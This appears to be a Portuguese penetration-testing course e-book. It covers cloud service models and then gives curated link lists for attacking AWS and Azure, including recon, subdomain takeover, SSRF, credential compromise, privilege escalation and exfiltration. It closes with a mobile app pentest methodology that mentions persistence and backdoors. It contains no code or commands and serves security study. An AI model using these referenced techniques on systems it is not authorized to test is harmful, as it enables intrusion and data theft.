- IaaS - Infrastructure as a Service ou Infraestrutura como Serviço (em português): refere-se a serviços online que fornecem APIs de alto nível usadas para desreferenciar vários detalhes de baixo nível da infraestrutura de rede subjacente, como recursos de computação física, localização, particionamento de dados, dimensionamento, segurança, backup etc. Executa as máquinas virtuais como convidados. Pools de hipervisores dentro do sistema operacional de nuvem podem suportar um grande número de máquinas virtuais e a capacidade de escalonar os serviços de acordo com os diferentes requisitos dos clientes. Os contentores Linux são executados em partições isoladas de um único kernel do Linux em execução diretamente no hardware físico. Cgroups e namespaces do Linux são as tecnologias subjacentes do kernel do Linux usadas para isolar, proteger e gerenciar os contentores. Contentorização oferece maior desempenho do que virtualização, porque não há sobrecarga de hipervisor. Além disso, a capacidade do contentor é dimensionada automaticamente de maneira dinâmica com a carga computacional, o que elimina o problema de provisionamento excessivo e permite o faturamento baseado em uso.As nuvens de IaaS geralmente oferecem recursos adicionais, como uma biblioteca de imagem de disco de máquina virtual, armazenamento bruto de bloco, armazenamento de arquivos ou objetos, firewalls, balanceadores de carga, endereços IP, VLANs (redes locais virtuais) e pacotes de software.[4] Os provedores de nuvem IaaS fornecem esses recursos sob demanda a partir de seus grandes pools de equipamentos instalados nos datacenters. Para conectividade de área ampla , os clientes podem usar a Internet ou as nuvens da operadora (redes privadas virtuais dedicadas). Para implantar seus aplicativos, os utilizadores da nuvem instalam imagens do sistema operacional e seu software de aplicativo na infraestrutura de nuvem. Nesse modelo, o utilizador da nuvem corrige e mantém os sistemas operacionais e o software do aplicativo. Provedores de nuvem geralmente cobram serviços IaaS em uma base de computação utilitária: o custo reflete a quantidade de recursos alocados e consumidos.

TIPOS DE CLOUDS

- PaaS - Plataform as a Service ou Plataforma como Serviço (em português): dá aos desenvolvedores as ferramentas necessárias para criar e hospedar aplicativos Web. A PaaS foi desenvolvida para proporcionar aos utilizadores o acesso aos componentes necessários para desenvolver e operar rapidamente aplicativos Web ou móveis na Internet, sem se preocupar com a configuração ou gerenciamento da infraestrutura subjacente dos servidores, armazenamento, redes e bancos de dados. (p.ex.: IBM Bluemix, Windows Azure e Jelastic). A definição do NIST de computação em nuvem define Plataforma como um serviço como: A capacidade oferecida ao consumidor é implementar na infraestrutura em nuvem os aplicativos criados ou adquiridos ou controlados pelo consumidor criados usando linguagens de programação, bibliotecas, serviços e ferramentas suportados pelo provedor. O consumidor não controla a infraestrutura de nuvem subjacente, incluindo rede, servidores, sistemas operacionais ou armazenamento, mas tem controle sobre os aplicativos implantados e possivelmente configurações para o ambiente de hospedagem de aplicativos.

TIPOS DE CLOUDS

- DaaS - Desktop as a Service ou Área de trabalho como serviço (em português): O desktop como serviço (DaaS) é uma solução de computação em nuvem na qual a infraestrutura de desktop virtual é terceirizada para um provedor terceirizado. A funcionalidade DaaS conta com o desktop virtual, que é uma sessão controlada pelo utilizador ou uma máquina dedicada que transforma serviços de nuvem sob demanda para utilizadores e organizações em todo o mundo. Esse é um modelo eficiente no qual o provedor de serviços controla todas as responsabilidades de back-end que normalmente seriam fornecidas pelo software aplicativo. Desktop como um serviço também é conhecido como desktop virtual ou serviços de desktop hospedados. O DaaS facilita o gerenciamento de vários tipos de recursos de computadores, incluindo desktops, laptops, unidades de mão e thin clients. O DaaS usa execução distribuída ou execução remota, dependendo do tipode implementação. O DaaS é uma alternativa econômica para soluções de TIconvencionais e é usado por organizações e empresas que exigem altos níveis de desempenho e disponibilidade. Além disso, o DaaS serve como uma solução ideal para pequenas organizações com recursos limitados.

TIPOS DE CLOUDS

- SaaS - Software as a Service ou Software como Serviço (em português): O software como um serviço oferece um produto completo, executado e gerenciado pelo provedor de serviços. Na maioria dos casos, as pessoas que se referem ao software como um serviço estão se referindo às aplicações de utilizador final. Com uma oferta de SaaS, não é necessário pensar sobre como o serviço é mantido ou como a infraestrutura subjacente é gerenciada, você só precisa pensar em como usará este tipo específico de software.(p.ex.: Google Docs , Microsoft SharePoint Online).
- CaaS - Comunicativo as a Service ou Comunicação como Serviço (em português): uso de uma solução de Comunicação Unificada hospedada em Data Center do provedor ou fabricante (p.ex.: Microsoft Lync).
- XaaS - Everything as a Service ou Tudo como Serviço (em português): quando se utiliza tudo, infraestrutura, plataformas, software, suporte, enfim, o que envolve T.I.C. (Tecnologia da Informação e Comunicação) como um Serviço. Tudo como um serviço oferece a flexibilidade para que utilizadores e empresas personalizem seus ambientes de computação para criar as experiências que desejam, tudo sob demanda. O XaaS é dependente de uma forte plataforma de serviços em nuvem e conectividade confiável à Internet para ganhar com sucesso tração e aceitação entre indivíduos e empresas.

TIPOS DE CLOUDS

- DBaas - Data Base as a Service ou Banco de dados como Serviço (em português): O nome já deixa claro que essa modalidade é direcionada ao fornecimento de serviços para armazenamento e acesso de volumes de dados. A vantagem aqui é que o detentor da aplicação conta com maior flexibilidade para expandir o banco de dados, compartilhar as informações com outros sistemas, facilitar o acesso remoto por utilizadores autorizados, entre outros;
- SECaaS - Security as a Service - ou Segurança como Serviço (em português): é um modelo de negócio, onde o provedor de serviço integra serviços de segurança em uma infraestrutura corporativa por meio mais eficiente do que indivíduos ou corporações podem prover por si próprias - quando o custo total de posse é considerado.
- FaaS - Function as a Service - ou Função como Serviço (em português): é uma chamada de procedimento remoto hospedada em serviço que aproveita a computação sem servidor para permitir a implementação de funções individuais na nuvem que são executadas em resposta a eventos. O FaaS está incluído no termo mais amplo computação sem servidor, mas os termos também podem ser usados de forma intercambiável.

TIPOS DE CLOUDS

- MBaaS - Mobile "backend" as a Service - ou Backend móvel como Serviço (em português): também conhecido como Backend como um Serviço (BaaS), os desenvolvedores de aplicativos móveis e de aplicativos web são providos com uma maneira de vincular seus aplicativos a serviços de armazenamento em nuvem e computação em nuvem com Interface de programação de aplicações (APIs) expostas às suas aplicações e Kit de desenvolvimento de software personalizado (SDK). Os serviços incluem gerenciamento de utilizadores, notificações por push, integração com serviços de redes sociais, entre outros. Esse é um modelo relativamente recente na computação em nuvem, com a maioria das startups de BaaS datadas de 2011 ou posteriores, mas as tendências indicam que esses serviços estão ganhando tração significativa junto aos consumidores corporativos.

MODELOS DE CLOUD -PRIVADO

- As nuvens privadas são aquelas construídas exclusivamente para um único utilizador (uma empresa, por exemplo). Diferentemente de um data center privado virtual, a infraestrutura utilizada pertence ao utilizador, e, portanto, ele possui total controle sobre como as aplicações são implementadas na nuvem. Uma nuvem privada é, em geral, construída sobre um data center privado.
- Segundo Veras, a nuvem privada é uma infraestrutura em nuvem operada exclusivamente para uma única organização, e quase sempre operada pela própria organização ou por terceiros e hospedada interna ou externamente. Realizar um projeto de nuvem privada requer engajamento significativo para virtualizar o ambiente de negócios e exige que a organização reavalie as decisões sobre os recursos existentes. Pode melhorar os negócios, mas cada etapa do projeto levanta questões de segurança que devem ser abordadas para evitar vulnerabilidades sérias.
- A hospedagem interna é bastante interessante, quando o controle dos dados é algo muito crítico, nesses casos, hospedar através de algum provedor, não é uma solução interessante, devido a perda do controle do armazenamento das informações.

MODELOS DE CLOUD -PÚBLICO

- Uma nuvem é chamada de "nuvem pública" quando os serviços são disponibilizados em uma rede aberta para uso público. Os serviços de nuvem pública podem ser gratuitos. Tecnicamente, pode haver pouca ou nenhuma diferença entre a arquitetura de nuvem pública e privada, entretanto, a consideração de segurança pode ser substancialmente diferente para serviços (aplicativos, armazenamento e outros recursos) disponibilizados por um provedor de serviços para uma base de usuários pública e quando a comunicação é efetuada através de uma rede não confiável. Geralmente, os provedores de serviços de nuvem pública, como o Amazon Web Services (AWS), a Oracle, a Microsoft e o Google, possuem e operam a infraestrutura em seu data center e o acesso é geralmente feito pela Internet. A AWS, Oracle, Microsoft e Google também oferecem serviços de conexão direta chamados "AWS Direct Connect", "Oracle FastConnect", "Azure ExpressRoute" e "Cloud Interconnect" respetivamente. Essas conexões exigem que os clientes comprem ou concedam uma conexão privada a um ponto de peering oferecido pelo provedor de nuvem

MODELOS DE CLOUD -HIBRIDO

- Nas nuvens híbridas temos uma composição dos serviços disponibilizados por nuvens públicas, privadas e de terceiros com orquestração entre essas plataformas. Elas permitem que uma nuvem privada possa ter seus recursos acessados a partir de uma reserva de recursos em uma nuvem pública. Essa característica possui a vantagem de manter os níveis de serviço mesmo que haja flutuações rápidas na necessidade dos recursos. A conexão entre as nuvens pública e privada pode ser usada até mesmo em tarefas periódicas que são mais facilmente implementadas nas nuvens públicas, por exemplo. O termo computação em ondas é, em geral, utilizado quando se refere às nuvens híbridas.

MODELOS DE CLOUD -COMUNITÁRIA

- A nuvem comunitária é de uso exclusivo para específicas comunidades de consumidores de organizações com interesses compartilhados (Requerimentos de segurança, política, considerações de compliance, entre outros). Ela pode ser gerenciada por uma ou mais organizações na comunidade, por terceiros, ou por alguma combinação entre eles, e podem ser hospedadas tanto internamente ou externamente. Seu custo por utilizadores é maior a Nuvem pública (porém, menor do que na Nuvem privada), então apenas alguns recursos de menor custo da computação em nuvem podem ser aplicados.

MODELOS DE CLOUD -HPC

- Nuvem HPC se refere ao uso dos serviços e infraestrutura da computação em nuvem para executar aplicações de alta performance (em inglês, High Performance Computing Cloud ou HPC Cloud. Essas aplicações consomem uma porção considerável de poder de computação e de memória, e são tradicionalmente aglomerados de computadores. Vários vendedores oferecem servidores que suportam a execução dessas aplicações. Em nuvem HPC, o modelo de implantação permite que todos os recursos de HPC estejam dentro da infraestrutura do provedor da nuvem ou em diferentes porções de recursos HPC a serem compartilhados entre o provedor e o cliente no local em que a infraestrutura se encontra. A implementação de nuvem para rodar aplicações de alta performance (HPC applications) começou majoritariamente para aplicações compostas de tarefas independentes, sem Inter-process Communication (IPC). Conforme os provedores de nuvens começaram a oferecer tecnologias de rede de alta velocidade, como a InfiniBand, aplicações com multiprocessamento totalmente acopladas começaram a se beneficiar dos serviços de nuvem também.

MODELOS DE CLOUD -MULTICLOUD

- O Multicloud é o uso de vários serviços de computação em nuvem em uma única arquitetura heterogênea para reduzir a dependência de fornecedores individuais, aumentar a flexibilidade por meio de opções, mitigar desastres etc. Diferencia-se da nuvem híbrida em se referir a vários serviços em nuvem, em vez de várias implantações modos (público, privado, legado).

MODELOS DE CLOUD -BIGDATA

- Os problemas para transferir grandes quantidades de dados para a nuvem, assim como segurança desses dados uma vez que esses dados estão na nuvem inicialmente dificultaram a implementação de nuvem para Big Data, mas agora que muitos dados se originam na nuvem e com o advento dos servidores bare-metal, a nuvem se tornou uma solução para usada para diversos casos, incluindo análise de negócios (business analytics) e análises geoespaciais (geospatial analysis).

MODELOS DE CLOUD -DISTRIBUIDA

- Uma plataforma de computação em nuvem pode ser montada por máquinas distribuídas em diferentes locais, conectadas a uma rede ou a um serviço de hub. Existem dois tipos de nuvem distribuída: computação com recursos públicos (public-resource computing) e nuvem voluntária (volunteer cloud).
- Computação com recursos públicos: Este tipo de nuvem distribuída é resultado de uma extensa definição de computação em nuvem, porque eles são mais semelhantes à nuvem distribuída do que à computação em nuvem. De qualquer forma, esta é considerada uma subclasse da computação em nuvem, e alguns exemplos incluem plataforma distribuídas de computação como: BOINC e Folding@Home.
- Nuvem voluntária: Esta é caracterizada como a interseção entre nuvem distribuída e computação em nuvem, onde a infraestrutura da computação em nuvem é construída utilizando recursos voluntários. Muitos desafios surgem por conta deste tipo de infraestrutura, por causa da volatilidade dos recursos usados para a construção e por conta do ambiente dinâmico em que opera. Esta também pode ser chamada de nuvens de pessoa para pessoa (peer-to-peer cloud), ou nuvens ad-hoc. A Cloud@Home é uma iniciativa interessante nessa direção, ela tem como objetivo implementar uma infraestrutura de computação em nuvem utilizando recursos voluntários provendo um modelo de negócios que incentiva contribuições através de restituição financeira.

ARQUITETURA CLOUD

- https://br.claranet.com/blog/arquitetura-em-nuvem-entenda-o-conceito-do-cloud-computing#:~:text=Migrar%20dados%2C%20sistemas%20e%20aplica%C3%A7%C3%B5es,tend%C3%AAncia%20no%20cen%C3%A1rio%20de%20tecnologia.&text=Afinal%2C%20a%20Arquitetura%20em%20Nuvem,e%20mais%20seguran%C3%A7a%20de%20dados.
- https://blog.ccmtecnologia.com.br/post/arquitetura-em-nuvem-requisitos-para-cloud-computing
- https://aws.amazon.com/pt/training/awsacademy/cloud-computing-architecture/
- https://www.icloud.com.br/1626/arquitetura-de-cloud-computing
- https://br.claranet.com/blog/os-tres-pilares-da-arquitetura-cloud

ARQUITETURA CLOUD

- https://br.claranet.com/blog/arquitetura-em-nuvem-entenda-o-conceito-do-cloud-computing#:~:text=Migrar%20dados%2C%20sistemas%20e%20aplica%C3%A7%C3%B5es,tend%C3%AAncia%20no%20cen%C3%A1rio%20de%20tecnologia.&text=Afinal%2C%20a%20Arquitetura%20em%20Nuvem,e%20mais%20seguran%C3%A7a%20de%20dados.
- https://blog.ccmtecnologia.com.br/post/arquitetura-em-nuvem-requisitos-para-cloud-computing
- https://aws.amazon.com/pt/training/awsacademy/cloud-computing-architecture/
- https://www.icloud.com.br/1626/arquitetura-de-cloud-computing
- https://br.claranet.com/blog/os-tres-pilares-da-arquitetura-cloud

CLOUD PENTEST

RECON AWS and AZURE

- https://github.com/darkbitio/aws-recon
- https://cloudsecops.com/aws-reconnaissance-tools/
- https://github.com/dagrz/aws_pwn
- https://pt.slideshare.net/MichaelRodriguesdosS1/aws-pentesting
- https://notsosecure.com/cloud-services-enumeration-aws-azure-and-gcp/
- https://securityonline.info/azurite-enumeration-reconnaissance-microsoft-azure-cloud/
- https://kvaes.wordpress.com/2016/08/18/azure-enumeration-and-reconnaissance-activities-for-security-officers/
- https://dl.packetstormsecurity.net/papers/general/azure-pentest.pdf
- https://github.com/Azure/Stormspotter
- https://github.com/RhinoSecurityLabs/pacu
- https://attack.mitre.org/techniques/T1526/

SUBDOMAIN TAKEOVER AWS

- https://www.youtube.com/watch?v=srKIqhj_ki8&ab_channel=MohamedHaron
- https://medium.com/entersoftsecurity/weird-subdomain-take-over-pattern-of-amazon-s3-75165ab2e883
- https://medium.com/@gupta.bless/exploiting-subdomain-takeover-on-s3-6115730d01d7
- https://www.we45.com/blog/how-an-unclaimed-aws-s3-bucket-escalates-to-subdomain-takeover
- https://hackerone.com/reports/317005 (EXAMPLE)
- https://www.exploit-db.com/docs/english/46415-the-ultimate-guide-for-subdomain-takeover-with-practical.pdf
- https://github.com/EdOverflow/can-i-take-over-xyz

WEB APP VULNERABILITIES

- https://portswigger.net/web-security/xxe
- https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
- https://www.netsparker.com/blog/web-security/xxe-xml-external-entity-attacks/
- https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/
- https://www.youtube.com/watch?v=IMw2C6EJaDo&ab_channel=StrongSecurityBrasil
- https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf
- https://medium.com/@logicbomb_1/chain-of-hacks-leading-to-database-compromise-b2bc2b883915
- https://medium.com/@logicbomb_1/the-journey-of-web-cache-firewall-bypass-to-ssrf-to-aws-credentials-compromise-b250fb40af82
- https://resources.infosecinstitute.com/local-file-inclusion-code-execution/
- https://rhinosecuritylabs.com/cloud-security/aws-security-vulnerabilities-perspective/

WEB APP VULNERABILITIES

- https://research.checkpoint.com/2020/remote-cloud-execution-critical-vulnerabilities-in-azure-cloud-infrastructure-part-i/
- https://research.checkpoint.com/2020/remote-cloud-execution-critical-vulnerabilities-in-azure-cloud-infrastructure-part-ii/
- https://www.cybercureme.com/critical-rce-spoofing-vulnerabilities-in-microsoft-azure-cloud-let-hackers-compromise-microsofts-cloud-server/

WEB APP VULNERABILITIES

- https://research.checkpoint.com/2020/remote-cloud-execution-critical-vulnerabilities-in-azure-cloud-infrastructure-part-i/
- https://research.checkpoint.com/2020/remote-cloud-execution-critical-vulnerabilities-in-azure-cloud-infrastructure-part-ii/
- https://www.cybercureme.com/critical-rce-spoofing-vulnerabilities-in-microsoft-azure-cloud-let-hackers-compromise-microsofts-cloud-server/
- https://bit.ly/34l12xG (SSTI)
- https://bit.ly/33jFQJ5 (LFI)
- https://bit.ly/3l3jpOw (SSRF)

ACCOUNT HACKING

- https://www.virtuesecurity.com/aws-penetration-testing-part-2-s3-iam-ec2/
- https://github.com/RhinoSecurityLabs/Security-Research
- https://subscription.packtpub.com/book/virtualization_and_cloud/9781789136722/11 (Preview)
- https://rhinosecuritylabs.com/aws/aws-phished-persistent-cookies/
- https://www.pgs-soft.com/blog/hacking-into-an-aws-account-part-1-atlassian-apps/
- https://rhinosecuritylabs.com/aws/aws-iam-credentials-get-compromised/
- https://www.comparitech.com/blog/information-security/credential-stuffing-attacks/
- https://owasp.org/www-community/attacks/Credential_stuffing

LAMBDA EXPLOIT

- https://video.hacking.reviews/2018/02/hacking-serverless-runtimes-profiling.html?m=1
- https://rhinosecuritylabs.com/assessment-services/support-aws-penetration-testing-form/
- https://blog.eccouncil.org/all-you-need-to-know-about-pentesting-in-the-aws-cloud/
- http://blog.blueinfy.com/2018/08/lambda-event-assessment-and-pentesting_20.html
- https://www.securing.biz/why-should-you-consider-penetration-testing-aws-cloud/index.html
- https://github.com/torque59/AWS-Vulnerable-Lambda
- https://essay.utwente.nl/76955/1/Szabo_MSc_EEMCS.pdf
- https://www.cyberis.co.uk/penetration-testing-serverless-architectures.html
- https://blog.cobalt.io/is-your-serverless-app-secure-d863055deaf6
- https://rhinosecuritylabs.com/penetration-testing/penetration-testing-aws-cloud-need-know/

EXPLOITATION

- https://blog.scalesec.com/hacking-aws-with-pacu-learning-from-the-recent-capital-one-incident-c6042067ed04
- https://github.com/mattrotlevi/lava
- https://portswigger.net/daily-swig/cloud-security-attacking-azure-ad-to-expose-sensitive-accounts-and-assets
- https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a
- https://blog.netspi.com/gaining-aws-console-access-via-api-keys/
- https://www.synacktiv.com/en/publications/azure-ad-introduction-for-red-teamers.html
- https://rhinosecuritylabs.com/aws/cloud-container-attack-tool/
- https://www.techrepublic.com/article/how-phishing-attacks-have-exploited-amazon-web-services-accounts/

EXPLOITATION

- https://github.com/puresec/awesome-serverless-security
- https://owasp.org/www-pdf-archive/OWASP-Top-10-Serverless-Interpretation-en.pdf
- https://www.youtube.com/watch?v=GZBiz-0t5KA&ab_channel=BlackHat
- https://snyk.io/blog/10-serverless-security-best-practices/
- https://theburningmonk.com/2017/08/many-faced-threats-to-serverless-security/
- https://www.assurainc.com/attack-against-azure-ad-pass-through-authentication-agent-can-compromise-azure-office-365-tenants/amp-on/
- https://www.blackhat.com/docs/us-17/wednesday/us-17-Krug-Hacking-Severless-Runtimes-wp.pdf

POST EXPLOITATION

- https://medium.com/@rzepsky/playing-with-cloudgoat-part-1-hacking-aws-ec2-service-for-privilege-escalation-4c42cc83f9da
- https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/
- https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation-part-2/
- https://www.youtube.com/watch?v=38FZgSEulow&ab_channel=Mr.Khan
- https://azure.microsoft.com/fr-fr/blog/azure-post-exploitation-techniques/
- https://cloudsecops.com/aws-post-exploitation-part-1/
- https://www.youtube.com/watch?v=2NF4LjjwoZw&ab_channel=BlackHat
- https://www.youtube.com/watch?v=pnwNtlwFYus&ab_channel=AmazonWebServices
- https://www.chrisfarris.com/post/lateral-movement-aws/
- https://www.blackhat.com/docs/us-14/materials/us-14-Riancho-Pivoting-In-Amazon-Clouds-WP.pdf
- https://medium.com/@iraklis/how-to-exfiltrate-aws-ec2-data-b2532862efda

POST EXPLOITATION

- https://github.com/Voulnet/barq
- https://portswigger.net/daily-swig/barq-post-exploitation-framework-plays-havoc-with-aws-infrastructure
- https://medium.com/@rzepsky/playing-with-cloudgoat-part-5-hacking-aws-with-pacu-6abe1cf5780d
- https://www.secsignal.org/en/news/how-i-hacked-a-whole-ec2-network-during-a-penetration-test/
- https://www.youtube.com/watch?v=5NbFcC3yPhM&ab_channel=BSidesLV
- https://medium.com/appsecengineer/dynamodb-injection-1db99c2454ac
- https://www.netspi.com/webinars/lunch-learn-webinar-series/adventures-in-azure-privilege-escalation/
- https://blog.netspi.com/maintaining-azure-persistence-via-automation-accounts/?print=print

Material Extra

- https://bit.ly/3invkFd (GUIDE)
- https://www.linkedin.com/pulse/hijacking-iam-roles-avoiding-detection-nick-frichette/
- https://github.com/opendevsecops/guide-aws-hacking
- https://www.amazon.com.br/Hands-Penetration-Testing-Kali-Linux-ebook/dp/B07C61YYJ4
- https://rhinosecuritylabs.com/cloud-security/common-azure-security-vulnerabilities/
- https://www.devopsgroup.com/blog/hacking-aws-blog/
- https://bit.ly/2ERpr5r (GUIDE 2)
- https://www.netskope.com/blog/a-mitre-based-analysis-of-a-cloud-attack
- https://attack.mitre.org/matrices/enterprise/cloud/azure/
- https://attack.mitre.org/matrices/enterprise/cloud/aws/
- https://www.scs.stanford.edu/~dm/home/papers/dauterman:true2f.pdf
- https://www.youtube.com/watch?v=lOhvIooWzOg
- https://phoenixnap.com/blog/best-penetration-testing-tools
- https://medium.com/@mancusomjm/aws-azure-google-cloud-penetration-testing-resources-ca4b2bf1a4a6

Material Extra

- https://www.youtube.com/watch?v=0PhKK-GHgBI&ab_channel=SecDSM
- https://www.youtube.com/watch?v=yDf-9LGYJi8&ab_channel=PapoBin%C3%A1rio
- https://www.youtube.com/watch?v=P1Bv6dfB0Vo&ab_channel=aloksaurabh
- https://www.youtube.com/watch?v=PyJu_LYosts&ab_channel=RaphaelMudge
- https://www.youtube.com/watch?v=ge6gJkb3nXE&ab_channel=Channel2600
- https://www.youtube.com/watch?v=BT4py9n2WTA&ab_channel=AdrianCrenshaw
- https://www.youtube.com/watch?v=5NbFcC3yPhM&t=1s&ab_channel=BSidesLV
- https://www.youtube.com/watch?v=ffBcIkjumBc&ab_channel=NetSPI
- https://www.youtube.com/watch?v=W5htGHdIc-M&ab_channel=RedTeamVillage
- https://www.youtube.com/watch?v=SA-HeOnOi2A&ab_channel=JorgeOrchilles
- https://www.youtube.com/watch?v=zYc7N9l_2_I&list=PLruly0ngXhPHlQ0ebMbB3XuKVJPq3B0qS&ab_channel=RedTeamVillage
- https://www.blackhat.com/us-18/training/aws-and-azure-exploitation-making-the-cloud-rain-shells.html
- https://github.com/jassics/awesome-aws-security

CONCLUSÃO

- Pentest em cloud é um assunto que está aos poucos sendo discutido, sendo trabalhado e que está tendo demanda aos poucos;
- Com certeza é essencial que você entenda tanto sua arquitetura para ter uma base e estude os vetores de ataques;
- Novas ferramentas, técnicas e metodologias vão surgir para auxiliar na realização dos pentests nesses ambientes, por isso sempre é bom ficar de olho;
- Adquira a base antes e vai subindo os degraus, pois com isso você vai conseguir desenvolver melhor suashabilidades;

Modulo 18

Introdução ao PenTest Mobile

INTRODUÇÃO AO PENTEST EM APLICAÇÕES MOBILE PT-1

JOAS ANTONIO

AUTOR

- Nome - Joas Antonio;
- Entusiasta e apaixonado por segurança da informação;

EBOOK

- Esse e-book tem como objetivo trazer conceitos básicos em pentest mobile;
- É um guia de estudos para se aprofundar nessa área;
- O livro é bem básico e feito para iniciantes na área;
- Contém um apanhado de links com materiais de estudos e técnicas práticas que eu salvei e estou compartilhando com vocês;

CONCEITOS DE PENTEST EM APP MOBILE

INTRODUÇÃO MAPTM

- A Metodologia de Teste de Penetração de Aplicativos Móveis (MAPTM), conforme descrito pelo autor Vijay Kumar Velu em seu ebook , é o procedimento que deve ser seguido durante a realização do pentest nos aplicativos mobile. Ele é baseado na metodologia de segurança de aplicativos e muda o foco do AppSec tradicional, que considera a ameaça primária como originada da Internet.

INTRODUÇÃO MAPTM

O MAPTM é dividido em quatro etapas:

- A descoberta: requer que o pentester colete informações essenciais para a compreensão de eventos que levam à exploração bem-sucedida de aplicativos móveis.
- A avaliação ou análise: envolve o pentester examinar o código-fonte do aplicativo mobile e identificar os pontos fracos que podem ser explorados.
- A exploração envolve o pentester aproveitar as vulnerabilidades descobertas para tirar vantagem do aplicativo de uma maneira não pretendida pelo programador inicialmente.
- O relatório é a etapa final da metodologia e envolve registrar e apresentar os problemas descobertos de uma maneira que faça sentido para a gestão. Este também é o estágio que diferencia um pentest de um ataque. Segue-se uma discussão mais detalhada das quatro etapas.

MAPTM - DESCOBERTA

1) Descoberta

A coleta de informação é a etapa mais importante em um pentest. A capacidade de descobrir pistas ocultas que podem lançar luz sobre a existência de uma vulnerabilidade pode ser a diferença entre um pentest bem-sucedido e malsucedido.

O processo de descoberta envolve

Open Source Intelligence (OSINT): O pentester pesquisa na Internet por informações sobre o aplicativo. Isso pode ser encontrado em mecanismos de pesquisa e sites de redes sociais, código-fonte vazado por meio de repositórios de código-fonte, fóruns de desenvolvedores ou mesmo na dark web.

Compreendendo a plataforma: é importante para o testador de penetração entender a plataforma de aplicativo móvel, mesmo de um ponto de vista externo, para ajudar no desenvolvimento de um modelo de ameaça para o aplicativo. O pentester leva em consideração a empresa por trás do aplicativo, seu caso de negócios e partes interessadas relacionadas. As estruturas e processos internos também são levados em consideração.

MAPTM - DESCOBERTA

Cenários do lado do cliente versus cenários do lado do servidor: O PenTester precisa ser capaz de entender o tipo de aplicativo (nativo, híbrido ou da web) e trabalhar nos casos de teste. As interfaces de rede do aplicativo, dados do usuário, comunicação com outros recursos, gerenciamento de sessão, comportamento de desbloqueio / root são todos considerados aqui. Considerações de segurança também são feitas; por exemplo, o aplicativo interage com firewalls? Bancos de dados ou servidores? Quão seguro é isso?

As informações coletadas podem incluir:

- A sessão do usuário permanece ativa até que um logoff manual seja executado.
- Nenhuma transação financeira é realizada.
- O aplicativo foi desenvolvido para não funcionar em dispositivos desbloqueados.
- As ações executadas no servidor incluem adições, exclusões e pulls do banco de dados.

MAPTM - ANALISE

2) Avaliação / Análise

O processo de avaliação de aplicativos móveis é único porque requer que o testador de penetração verifique os aplicativos antes e depois da instalação. As diferentes técnicas de avaliação que são encontradas no MAPTM incluem:

Análise de arquivo local— O pentester verifica os arquivos locais gravados no sistema de arquivos pelo aplicativo para garantir que não haja violações.

Análise de arquivo— O testador de penetração extrai os pacotes de instalação do aplicativo para as plataformas Android e iOS. Uma revisão é feita para garantir que não haja modificações feitas nas configurações do binário compilado.

MAPTM - ANALISE

Engenharia reversa - envolve a conversão dos aplicativos compilados em código-fonte legível. O testador de penetração analisa o código legível para entender a funcionalidade interna do aplicativo e procurar vulnerabilidades. O código-fonte do aplicativo Android pode ser modificado depois de revertido e recompilado. As seguintes ferramentas podem ser usadas durante a realização de engenharia reversa:

- Android — dex2jar, JD-GUI
- iOS — otool, class-dump-z

Análise estática— Durante a análise estática, o testador de penetração não executa o aplicativo. A análise é feita nos arquivos fornecidos ou código-fonte descompilado.

MAPTM - ANALISE

Análise dinâmica— O pentester analisa o aplicativo móvel conforme ele é executado no dispositivo. As revisões feitas incluem análise forense do sistema de arquivos, avaliação do tráfego de rede entre o aplicativo e o servidor e uma avaliação da comunicação entre processos do aplicativo (IPC).

Existem algumas ferramentas disponíveis para o pentester para análise automática e manual do código-fonte. Esses incluem:

- Android: Androwarn, Andrubis e ApkAnalyser
- iOS: Flawfinder e Clang Static Analyzer

MAPTM - ANALISE

Análise de endpoint de comunicação entre processos : O pentester analisa os diferentes endpoints IPC de aplicativos móveis. A avaliação é realizada em:

- Provedores de conteúdo - garantem que o acesso aos bancos de dados seja obtido.
- Intents - Esses são sinais usados para enviar mensagens entre componentes do sistema Android.
- Receptores de transmissão - recebem e atuam de acordo com as intenções recebidas de outros aplicativos no sistema Android.
- Atividades - Estas constituem as telas ou páginas do aplicativo.
- Serviços - são executados em segundo plano e realizam tarefas independentemente de o aplicativo principal estar em execução.

MAPTM - ANALISE

As informações obtidas na avaliação podem ser usadas para criar um modelo de ameaça. Por exemplo, podemos considerar o seguinte:

- Vetor descoberto— O aplicativo se comunica com um banco de dados em um servidor remoto.
- Possível ameaça - Leitura não autorizada do tráfego de dados durante a comunicação com o servidor.
- Contramedidas relacionadas— Implementar uma proteção de camada de transporte seguro (SSL, TLS).
- Possível caso de teste - tentativa de detectar o tráfego entre o aplicativo e o back-end do servidor.

MAPTM - EXPLORAÇÃO

O pentester age com base nas informações descobertas no processo de coleta de informações para atacar o aplicativo móvel. A coleta de inteligência realizada de forma cuidadosa garante uma grande chance de exploração bem-sucedida, portanto, um projeto bem-sucedido.

O pentester tenta explorar a vulnerabilidade a fim de obter informações confidenciais ou realizar atividades maliciosas e, por fim, executa o escalonamento de privilégios para elevar ao usuário mais privilegiado (root), de modo a não enfrentar quaisquer restrições nas atividades realizadas.

O pentester então persiste dentro do dispositivo comprometido. Isso significa simplesmente que ele / ela executa módulos que permitem o backdoor do dispositivo com o objetivo de mostrar a capacidade de realizar acessos futuros.

MAPTM - EXPLORAÇÃO

3) Exploração

O pentester age com base nas informações descobertas no processo de coleta de informações para atacar o aplicativo móvel. A coleta de inteligência realizada de forma cuidadosa garante uma grande chance de exploração bem-sucedida, portanto, um projeto bem-sucedido.

O pentester tenta explorar a vulnerabilidade a fim de obter informações confidenciais ou realizar atividades maliciosas e, por fim, executa o escalonamento de privilégios para elevar ao usuário mais privilegiado (root), de modo a não enfrentar quaisquer restrições nas atividades realizadas.

O pentester então persiste dentro do dispositivo comprometido. Isso significa simplesmente que ele / ela executa módulos que permitem o backdoor do dispositivo com o objetivo de mostrar a capacidade de realizar acessos futuros.

MAPTM - RELATÓRIO

4) Relatórios

Um bom relatório se comunica com a gerência em linguagem simples, indicando claramente as vulnerabilidades descobertas, consequências para o negócio e possíveis correções ou recomendações.

As vulnerabilidades devem ter classificação de risco e comunicação técnica adequada feita para o pessoal técnico, com uma prova de conceito incluída para apoiar as descobertas descobertas.

https://resources.infosecinstitute.com/introduction-mobile-application-penetration-testing-methodology/

OWASP TOP 10 MOBILE SECURITY

